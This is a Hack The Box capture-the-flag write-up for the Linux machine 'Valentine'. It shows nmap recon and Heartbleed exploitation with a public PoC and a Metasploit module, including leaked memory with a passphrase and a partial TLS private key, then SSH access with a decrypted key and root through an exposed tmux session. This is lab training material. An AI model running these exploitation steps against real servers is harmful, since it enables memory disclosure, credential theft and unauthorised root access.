HACK THE BOX · MACHINE WRITEUP

Valentine



Heartbleed (CVE-2014-0160) leaks a cached request revealing an SSH key passphrase. A leftover root tmux session, found via bash history, gives instant privilege escalation

Linux | Easy | Heartbleed | CVE | SSL | SSH | Tmux

Made with **SysReptor**



10.129.232.136	gugeldot	2026-07-02
Target IP	Author	Date

VALENTINE · WALKTHROUGH

Contents

01 General information 3

1.1 Executive summary 3

1.2 Kill chain 3

02 Reconnaissance 4

03 Foothold 5

04 Privilege escalation 8

05 Flags 10

06 Notes & lessons 10

07 References 10

1. General information

Heartbleed (CVE-2014-0160) leaks a cached request revealing an SSH key passphrase. A leftover root tmux session, found via bash history, gives instant privilege escalation

PLATFORM	Hack The Box
SYSTEM	Linux
DIFFICULTY	Easy
IP	`10.129.232.136`
TAGS	`Heartbleed` `CVE` `SSL` `SSH` `Tmux`
CVES	`CVE-2014-0160`

1.1 Executive summary

Valentine is a Linux machine vulnerable to **Heartbleed** (CVE-2014-0160). Exploiting the HTTPS service's memory-disclosure bug leaks the server's TLS private key and a cached POST body sent to a custom `/decode.php` tool, containing a base64-encoded passphrase. Content discovery under `/dev/` turns up a developer to-do note about that very tool and a hex-encoded, AES-encrypted SSH private key for a user `hype`, which the leaked passphrase decrypts. From there, `hype`'s own `.bash_history` reveals the exact command for reattaching to a leftover, still-running root `tmux` session, instantly yielding a root shell.

1.2 Kill chain

1. A port scan finds SSH (22), HTTP (80) and HTTPS (443). `nmap`'s SSL scripts flag the HTTPS service with **SSL/TLS CCS Injection** (CVE-2014-0224), evidence of an OpenSSL build old enough to also be suspect for **Heartbleed** (CVE-2014-0160).
2. `searchsploit` finds a Heartbleed memory-disclosure PoC (`32764.py`). Running it against port 443 confirms the server is vulnerable and leaks a stale `/decode.php` POST body holding a base64-encoded passphrase.

3. Metasploit's `auxiliary/scanner/ssl/openssl_heartbleed` module is run against the same port, pulling out the server's full TLS **private key** and the full passphrase, `heartbleedbelievethehype`.

4. `/dev/notes.txt`, found through content discovery, is a developer to-do list about a server-side encoder/decoder tool, the same tool whose leftover request Heartbleed just caught.

5. Further `feroxbuster` enumeration under `/dev/` turns up `/dev/hype_key`, a hex-encoded, **encrypted SSH private key** (`id_rsa2`) whose filename already hints at a username.

6. The Heartbleed-leaked passphrase decrypts `id_rsa2`. SSH in as `hype`: foothold, user flag.

7. `hype`'s own `.bash_history` records a previous session's `tmux` commands, including `tmux -S /.devs/dev_sess`, a leftover root session socket. Reattaching to it (`tmux -S /.devs/dev_sess attach`) inherits the already-privileged session directly: root flag, no exploit needed.

2. Reconnaissance

Port scan

```
sudo nmap --open -Pn -sS --min-rate 2500 -p- 10.129.232.136
```

Results:

```
22/tcp open  ssh
80/tcp open  http
443/tcp open  https
```

Service & version scan

```
nmap -sCV --open -p<ports> 10.129.232.136
```

```
22/tcp  open  ssh    OpenSSH
80/tcp  open  http   (HTB landing page)
443/tcp open  https  OpenSSL: CCS Injection flagged (CVE-2014-0224), confirmed
vulnerable to Heartbleed (CVE-2014-0160) in Foothold
```

3. Foothold

Confirming Heartbleed

An `nmap` SSL vulnerability scan against port 443 flags the service with **SSL/TLS CCS Injection** (CVE-2014-0224), a related OpenSSL flaw from the same 2014 patch wave. It does not confirm Heartbleed by itself, but it is a strong signal the OpenSSL build is old enough to be vulnerable to it too:

```
PORT    STATE SERVICE
443/tcp open  https
|_http-dombased-xss: Couldn't find any DOM based XSS.
| ssl-ccs-injection:
|   VULNERABLE:
|   SSL/TLS MITM vulnerability (CCS Injection)
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h
|       does not properly restrict processing of ChangeCipherSpec messages,
|       which allows man-in-the-middle attackers to trigger use of a zero
|       length master key in certain OpenSSL-to-OpenSSL communications, and
|       consequently hijack sessions or obtain sensitive information, via
|       a crafted TLS handshake, aka the "CCS Injection" vulnerability.
|
|     References:
|       http://www.openssl.org/news/secadv_20140605.txt
|       http://www.cvedetails.com/cve/2014-0224
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0224
```

`nmap` *flagging the HTTPS service with SSL/TLS CCS Injection (CVE-2014-0224), evidence of a pre-2014-patch OpenSSL build.*

`searchsploit` confirms a public Heartbleed memory-disclosure PoC is available:

```
[gugeldot@march ~/Desktop]$ searchsploit heartbleed
------------------------------------------------------------------------------------------------------------ ----------------------------
 Exploit Title                                                                                              |  Path
------------------------------------------------------------------------------------------------------------ ----------------------------
OpenSSL 1.0.1f TLS Heartbeat Extension - 'Heartbleed' Memory Disclosure (Multiple SSL/TLS Vers | multiple/remote/32764.py
OpenSSL TLS Heartbeat Extension - 'Heartbleed' Information Leak (1)                            | multiple/remote/32791.c
OpenSSL TLS Heartbeat Extension - 'Heartbleed' Information Leak (2) (DTLS Support)             | multiple/remote/32998.c
OpenSSL TLS Heartbeat Extension - 'Heartbleed' Memory Disclosure                               | multiple/remote/32745.py
------------------------------------------------------------------------------------------------------------ ----------------------------
Shellcodes: No Results
```

`searchsploit heartbleed` *listing the memory-disclosure PoC* `32764.py`.

```
python2 32764.py -p 443 10.129.232.136
```

The script finishes with:

```
WARNING: server returned more data than it should - server is vulnerable!
```

Among the leaked bytes is a stale HTTP POST body to `/decode.php`, still sitting in server memory, carrying a `text` parameter with a base64-encoded string:

```
Waiting for Server Hello...
 ... received message: type = 22, ver = 0300, length = 94
 ... received message: type = 22, ver = 0300, length = 885
 ... received message: type = 22, ver = 0300, length = 331
 ... received message: type = 22, ver = 0300, length = 4
Sending heartbeat request...
 ... received message: type = 24, ver = 0300, length = 16384
Received heartbeat response:
  0000: 02 40 00 D8 03 00 53 43 5B 90 9D 9B 72 0B BC 0C  .@....SC[...r...
  0010: BC 2B 92 A8 48 97 CF BD 39 04 CC 16 0A 85 03 90  .+..H...9.......
  0020: 9F 77 04 33 D4 DE 00 00 66 C0 14 C0 0A C0 22 C0  .w.3....f.....".
  0030: 21 00 39 00 38 00 88 00 87 C0 0F C0 05 00 35 00  !.9.8.........5.
  0040: 84 C0 12 C0 08 C0 1C C0 1B 00 16 00 13 C0 0D C0  ................
  0050: 03 00 0A C0 13 C0 09 C0 1F C0 1E 00 33 00 32 00  ............3.2.
  0060: 9A 00 99 00 45 00 44 C0 0E C0 04 00 2F 00 96 00  ....E.D...../...
  0070: 41 C0 11 C0 07 C0 0C C0 02 00 05 00 04 00 15 00  A...............
  0080: 12 00 09 00 14 00 11 00 08 00 06 00 03 00 FF 01  ................
  0090: 00 00 49 00 0B 00 04 03 00 01 02 00 0A 00 34 00  ..I...........4.
  00a0: 32 00 0E 00 0D 00 19 00 0B 00 0C 00 18 00 09 00  2...............
  00b0: 0A 00 16 00 17 00 08 00 06 00 07 00 14 00 15 00  ................
  00c0: 04 00 05 00 12 00 13 00 01 00 02 00 03 00 0F 00  ................
  00d0: 10 00 11 00 23 00 00 00 0F 00 01 01 30 2E 30 2E  ....#.......0.0.
  00e0: 31 2F 64 65 63 6F 64 65 2E 70 68 70 0D 0A 43 6F  1/decode.php..Co
  00f0: 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70 6C  ntent-Type: appl
  0100: 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F  ication/x-www-fo
  0110: 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 43  rm-urlencoded..C
  0120: 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34  ontent-Length: 4
  0130: 32 0D 0A 0D 0A 24 74 65 78 74 3D 61 47 56 68 63  2....$text=aGVhc
  0140: 6E 52 69 62 47 56 6C 5A 47 4A 6C 62 47 6C 6C 64  nRibGVlZGJlbGlld
  0150: 6D 56 30 61 47 56 6F 65 58 42 6C 43 67 3D 3D DF  mV0aGVoeXBlCg==.
  0160: 1D 49 86 CE 02 E5 C8 A6 28 2E E0 FC CE 64 B7 06  .I......(....d..
  0170: E9 36 5D 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C  .6]............
  0180: 69 6F 6E 3A 20 6B 65 65 70 2D 61 6C 69 76 65 0D  ion: keep-alive.
```

A heartbeat response leaking a cached POST body to /decode.php with a base64-encoded `text` parameter.

```
$text=aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg==
```

which decodes to:

```
heartbleedbelievethehype
```


Running Metasploit's scanner module against the same port repeatedly leaks further chunks of process memory, including the server's full **TLS private key** and the same passphrase in full:

```
msf auxiliary(scanner/ssl/openssl_heartbleed) > run
[*] 10.129.232.136:443    - Scanning for private keys
[*] 10.129.232.136:443    - Getting public key constants...
[+] 10.129.232.136:443    - Got the private key

-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAwygXrPgZKkHSij/OeRwZ9PtI+tMvM2tvyJz5o78ZZqihjfki
...
+xJUUVx5lM5NNiefWNB+2RPBdsjSHa0VMYA3E1gjp/WQa9eelevdTBVk
-----END RSA PRIVATE KEY-----
```


A leaked decode tool and an encrypted SSH key

Content discovery against the web root turns up `/dev/notes.txt`, a developer to-do list that explains why that stray `/decode.php` POST body was floating around memory in the first place: a server-side encoder/decoder tool that was never fixed as planned.




`/dev/notes.txt` *: a developer to-do list referencing an unfinished encoder/decoder tool.*

Further `feroxbuster` enumeration under `/dev/` turns up `/dev/hype_key`, whose filename already hints at a username:



`feroxbuster` *surfacing* `/dev/hype_key`.

Its contents are hex-encoded. Decoding them with CyberChef's "From Hex" recipe reveals a PEM-formatted, AES-encrypted private key:



CyberChef decoding `/dev/hype_key`'s hex content into the encrypted `id_rsa2` private key.

The Heartbleed-leaked passphrase unlocks it:

```
ssh -o PubkeyAcceptedKeyTypes=ssh-rsa -i id_rsa2 hype@10.129.232.136
# Enter passphrase for key 'id_rsa2': heartbleedbelievethehype
```

This gives a shell as `hype` and the user flag.

4. Privilege escalation

A leftover root `tmux` session, found in bash history

Rather than enumerating the filesystem for clues, reading `hype`'s own `.bash_history` hands over the privilege escalation directly. It records a previous session's commands inspecting and attaching to a `tmux` socket under `/.devs/`:



`hype`'s `.bash_history` *recording the exact tmux commands used to find and reattach to* `/.devs/dev_sess`.

```
tmux -L dev_sess
tmux a -t dev_sess
tmux --help
tmux -S /.devs/dev_sess
```

The last of these points at a socket that is still world accessible. Running the equivalent `attach` command against it does not start a new session, it **joins whatever session is already running there**, in this case one started by root that was never detached or torn down:

```
hype@Valentine:/.devs$ tmux -S /.devs/dev_sess attach
```

No exploitation is needed beyond that: the attached session is already root, giving immediate access to the root flag.

5. Flags

USER.TXT	ROOT.TXT
24c8••••••••••••	0d76••••••••••••

6. Notes & lessons

- **New techniques:** exploiting Heartbleed to catch cached request data from a vulnerable server-side tool rather than just proving the bug exists, and privilege escalation by reading `.bash_history` for the exact command needed to rejoin an exposed root `tmux` session.
- **Interesting:** the developer's own `/dev/notes.txt` warns about the exact mistake that dooms the box, a server-side encoder/decoder that should have stayed client-side only. The privesc step is likewise a pure operational-security mistake (forgetting to detach a root session, then leaving the command sitting in a world-readable history file) rather than a vulnerability, a good reminder that misconfigurations are often easier than CVEs.

7. References

- CVE-2014-0160: OpenSSL Heartbleed
- CVE-2014-0224: OpenSSL CCS Injection (flagged during recon, not exploited)